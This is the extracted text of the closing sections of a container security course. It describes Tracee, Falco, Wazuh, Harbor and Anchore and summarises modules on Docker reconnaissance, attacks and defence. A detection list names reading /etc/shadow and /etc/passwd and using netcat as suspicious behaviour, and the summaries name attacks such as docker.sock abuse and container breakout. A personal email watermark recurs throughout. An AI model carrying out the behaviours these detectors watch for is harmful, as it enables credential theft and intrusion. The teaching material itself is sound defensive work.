
Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A



In this section, let's explore Docker Runtime Protection solutions with Tracee and Falco.

Tracee



The logo for Aqua Tracee features a stylized, colorful graphic composed of overlapping shapes in red, yellow, green, blue, and purple. To the right of the graphic, the word "aqua" is written in a lowercase, sans-serif font, and "tracee" is written in a larger, bold, lowercase sans-serif font. Below the main title, there is a smaller line of text that appears to be partially obscured or faded.

Tracee is a Runtime Security and forensics tool for Linux. It is using Linux eBPF technology to trace your system and applications at runtime, and analyze collected events to detect suspicious behavioral patterns.

It is delivered as a Docker image that monitors the OS and detects suspicious behavior based on a pre-defined set of behavioral patterns.

Source: <https://github.com/aquasecurity/tracee>

Tracee is a tool from Aquasec that help in finding issues, and also automatically fixing those issues in the runtime.

Tracee uses eBPF, that is the Extended Berkeley Packet Filters, which is a technology that works alongside linux kernel without needing to change the kernel source code.

With eBPF, Tracee traces our systems and applications at runtime, and analyzes collected events to detect suspicious behavioral patterns.

Examples of suspicious behavioral patterns include reading files such as /etc/shadow, /etc/passwd, or trying to change ip table rules, or trying to use tools like netcat, or forking a new process, accessing file systems that the root user has access to.

Just like how ELK, and Splunk have their own rulesets, systems like Tracee also have their own rulesets to detect suspicious activities.

Tracee can be installed natively, or as a container in orchestrator systems like Kubernetes.

Falco



The Falco Project, originally created by Sysdig, is an incubating CNCF open source cloud native runtime security tool.

Falco makes it easy to consume kernel events, and enrich those events with information from Kubernetes and the rest of the cloud native stack.

Falco has a rich set of security rules specifically built for Kubernetes, Linux, and cloud-native. If a rule is violated in a system, Falco will send an alert notifying the user of the violation and its severity.

Source: <https://github.com/falcosecurity/falco>

Falco is a Cloud Native Computing Foundation project which has a policy engine, allows customization of monitoring and alerting rules.

Falco has threat detection policies via Linus sys calls, Kubernetes audit logs, and cloud activity logs.

If a Falco rule is violated, Falco will send an alert notifying the user of the violation and its severity.

Sysdig Secure which is a commercial offering of Falco from Sysdig offers out of the compliance policies, vulnerability management and many other premium features.

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A


Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A



Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A



Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A


Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A



In this section, let's explore Security monitoring with threat management system Wazuh.

WAZUH



Wazuh is a free and open source platform used for threat prevention, detection, and response. It is capable of protecting workloads across on-premises, virtualized, containerized, and cloud-based environments.

Wazuh solution consists of an endpoint security agent, deployed to the monitored systems, and a management server, which collects and analyzes data gathered by the agents. Besides, Wazuh has been fully integrated with the Elastic Stack, providing a search engine and data visualization tool that allows users to navigate through their security alerts.

Source: <https://github.com/wazuh/wazuh>

Wazuh is a free and open source platform that offers intrusion detection, log data analysis, file integrity monitoring, vulnerability detection, configuration assessment, incident response, cloud security, regulatory compliance, and container security.

With Wazuh's container security, we get visibility into Docker hosts, and containers, monitoring their behavior and detecting threats, vulnerabilities, and anomalies.

The Wazuh agent has native integrations with the Docker engine which allows users to monitor images, volumes, networks, and running containers as well.

Wazuh continuously collects and analyzes detailed runtime information. For example, Wazuh can alert for containers running in privileged mode, vulnerable applications, a shell running in a container, changes to persistent volumes or images, and other possible threats.

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A


Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A



Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A



Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A


Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A



In this section, let's explore Policy creation, enforcement and management with Anchore.

Harbor



The Harbor logo features a stylized icon of a lighthouse or a building with a circular window and a blue flame-like element above it, followed by the word "HARBOR" in a bold, sans-serif font.

Harbor is an open source registry that secures artifacts with policies and role-based access control, ensures images are scanned and free from vulnerabilities, and signs images as trusted.

Harbor, a CNCF Graduated project, delivers compliance, performance, and interoperability to help you consistently and securely manage artifacts across cloud native compute platforms like Kubernetes and Docker.

Source: <https://goharbor.io/>

Harbor is an open source registry from the CNCF. Harbor was originally developed at VMWare and was later donated to the CNCF foundation.

Harbor has amazing features as an open source registry. You can create users, and assign them roles such as a user with a Guest level access can only pull images, and a user with Developer level access can push images, and a user with Project Admin level access can create other users and so on.

Harbor also has inbuilt image scanning capabilities by using other projects such as Trivy and Clair. Vulnerability scans can be scheduled, or Harbor can be configured with policies to scan images when they are pushed.

Anchore



The Anchore Engine is an open-source project that provides a centralized service for inspection, analysis, and certification of container images.

The Anchore Engine is provided as a Docker container image that can be run standalone or within an orchestration platform such as Kubernetes, Docker Swarm, Rancher, Amazon ECS, and other container orchestration platforms.

In addition, we also have several modular container tools that can be run standalone or integrated into automated workflows such as CI/CD pipelines.

Source: <https://github.com/anchore/anchore-engine>

Anchore engine helps in automating the enforcing the requirement of docker container using policies.

Anchore Engine is a policy-based compliance tool that automates the inspection, analysis, and evaluation of images against user-defined checks.

With Anchore policies we can ensure that our container deployments meet a required criteria.

Anchore can be deployed with docker-compose, or using pods in Kubernetes. Anchore has great API support which makes it ideal for integrations with CI/CD systems to enable DevSecOps way or working, which means we can enforce and assure polices are met during build time.



Policy Enforcement with Anchore

Time: **15 mins**

Learn how to implement Policy Enforcement with Anchore.

In this exercise we will explore how to enforce policies with Anchore. Let's complete this lab and come back.

Module 5 Summary

In this chapter, we have discussed the defence mechanisms provided by container technology.

We have also discussed various kernel features that aid us in defending container infrastructure.

⦿ Vulnerability Mgmt.

Establish processes, and procedures to identify vulnerabilities, and treat them accordingly

⦿ Docker Events

Helps in obtains events that are specific to creating, and managing docker objects.

⦿ Docker Logs

Aids in monitoring application specific information, and events

⦿ Runtime Protections

Helps in defending against attacks on containers during runtime

⦿ Security Moniroting

Aids in monitoring docker events, docker logs, system events, and more

⦿ Policy Enforcement

Creates and enforce policies to secure images, and containers

In this module we discussed in detail the procedures of identifying, aggregating, managing, and fixing vulnerabilities. We reviewed how we can monitor for events that occur on docker objects such as containers, image, networks, volumes, and operations such as create, run, pull, push, remove, and so on.

We also explored how to monitor application specific logs for applications that are running inside containers. Finally we explored open source and commercial solutions such as Tracee, Falco, Anchore that help in policy enforcements and runtime protections.

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A


Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A



Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A



Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

6

Review and Summary

We have covered a lot in this course, let's wrap it up with our conclusions.

In the final module of the course, let's review everything that we have learned about Containers, Reconnaissance, Attacks, Defense, and Monitoring.

Module 1 Summary

In this chapter, we have discussed the basics of Docker, advantages and disadvantages.

We have also discussed various kernel features and architecture of Docker.

Provides Isolation

Primary used to provide isolation and packaging for DevOps and Microservices.

VM vs Container

Containers are light weight cousins of VMs.

Architecture

There's lots of moving parts in Docker including OCI stack.

Uses kernel features

We discussed cgroups, namespaces and capabilities.

Secure by Default

Uses lots of sane defaults for running containers.

Docker alternatives

There are lots of alternatives available like podman, lxc etc.

In module 1, we started with exploring the differences between Virtual Machines, and containers, then moved on to explore docker, its architecture, the isolation features of docker, and wrapped up with module with exploring alternatives to Docker.

Module 2 Summary

In this chapter, we have discussed the information gathering phase of the container security

We have also discussed various native and third party tools available to help us out

⦿ Docker Image

We learnt the important of docker images and layers using UFS

⦿ Dockerfile

We have also discussed how Dockerfile provides wealth of information to us

⦿ Docker Networking

We saw how docker networking works and how linux sets it up in a container

⦿ Docker persistence

Discussed the persistence mechanisms provided by Docker like bind mounts, volumes and tmpfs

⦿ Docker registries

We also covered private and public registries and how to work with them

⦿ NS, Cgroup and CAP

We explored the nitty gritty details of the container ecosystem

In module 2, we learned the internals of docker images, dockerfile, docker networking, docker persistence, and docker registries. We also learned how to perform reconnaissance and analyze the attack surface of container components using native and open source tools. Finally we delved in to the core kernel features that make up a container including namespaces, control groups, and capabilities.

Module 3 Summary

In this chapter, we have discussed the various attack vectors and how to use them practically

⦿ Image Based Attacks

We learnt to review security issues in container images

⦿ Host Attacks

Discussed the security best practices to keep in mind while hardening docker hosts

⦿ Container Attacks

We have also discussed how container configurations can lead to attacks

⦿ Registry Attacks

We have also seen how insecure registries can lead to attacks

⦿ Daemon Attacks

We have seen how improperly configured daemon can lead to exploitation

⦿ Privilege Escalations

We explored the nitty gritty details of the container ecosystem

In module 3, we discussed about the image based attacks, misconfigured docker registries, container based attacks exploiting namespaces, abusing privileged mode containers, docker daemon based attacks through port scanning, abusing docker.sock, Denial of service attacks, risks of adding users to docker groups, container breakout, and privilege escalation techniques.

Module 4 Summary

In this chapter, we have discussed the defense mechanisms provided by container technology.

We have also discussed various kernel features that aid us in defending container infrastructure

Smaller Images

Reduce the attack surface of the container by not including unnecessary utilities

SecComp

Helps in filtering dangerous system calls

Static Analysis

Helps in identifying improvements with a Dockerfile, and vulnerabilities in images

Image Signing

Ensures publisher authenticity and image integrity

AppArmor

Provides access control for a program to access an object (file, path, network access, etc..)

Registry Alternatives

Docker Registries with inbuilt capabilities of RBAC, vulnerability scanning, and policy enforcements

In module 4 we discussed about the securing docker images by building smaller base images with techniques like multi stage builds, smaller base images, distroless, and using tools like docker-slim. We also discussed how to find issues when writing Dockerfiles through linting, and finding vulnerabilities in images with image scanning. We looked at kernel hardening features such as seccomp, and apparmor to block dangerous system calls, and to enforce mandatory access control on container processes.

We reviewed how Docker Content Trust helps in establishing publisher authenticity, and image integrity, and finally we wrapped up the chapter by exploring alternatives of the inbuilt docker registry itself.

Module 5 Summary

In this chapter, we have discussed the defence mechanisms provided by container technology.

We have also discussed various kernel features that aid us in defending container Infrastructure

Vulnerability Mgmt.

Establish processes, and procedures to identify vulnerabilities, and treat them accordingly

Docker Events

Helps in obtains events that are specific to creating, and managing docker objects.

Docker Logs

Aids in monitoring application specific information, and events

Runtime Protections

Helps in defending against attacks on containers during runtime

Security Monitoring

Aids in monitoring docker events, docker logs, system events, and more

Policy Enforcement

Creates and enforce policies to secure images, and containers

In module 5, we discussed in detail the procedures of identifying, aggregating, managing, and fixing vulnerabilities. We reviewed how we can monitor for events that occur on docker objects such as containers, image, networks, volumes, and operations such as create, run, pull, push, remove, and so on.

We also explored how to monitor application specific logs for applications that are running inside containers. Finally we explored open source and commercial solutions such as Tracee, Falco, Anchore that help in policy enforcements and runtime protections.



That's a wrap of the Certified Container Security Expert Course. We hope you have thoroughly enjoyed the session as much as we enjoyed delivering the course content.

For feedback, and questions, please reach out to us via the support channels such as the ccse channel in Slack, and via the email address trainings@practical-devsecops.com.

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A



Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A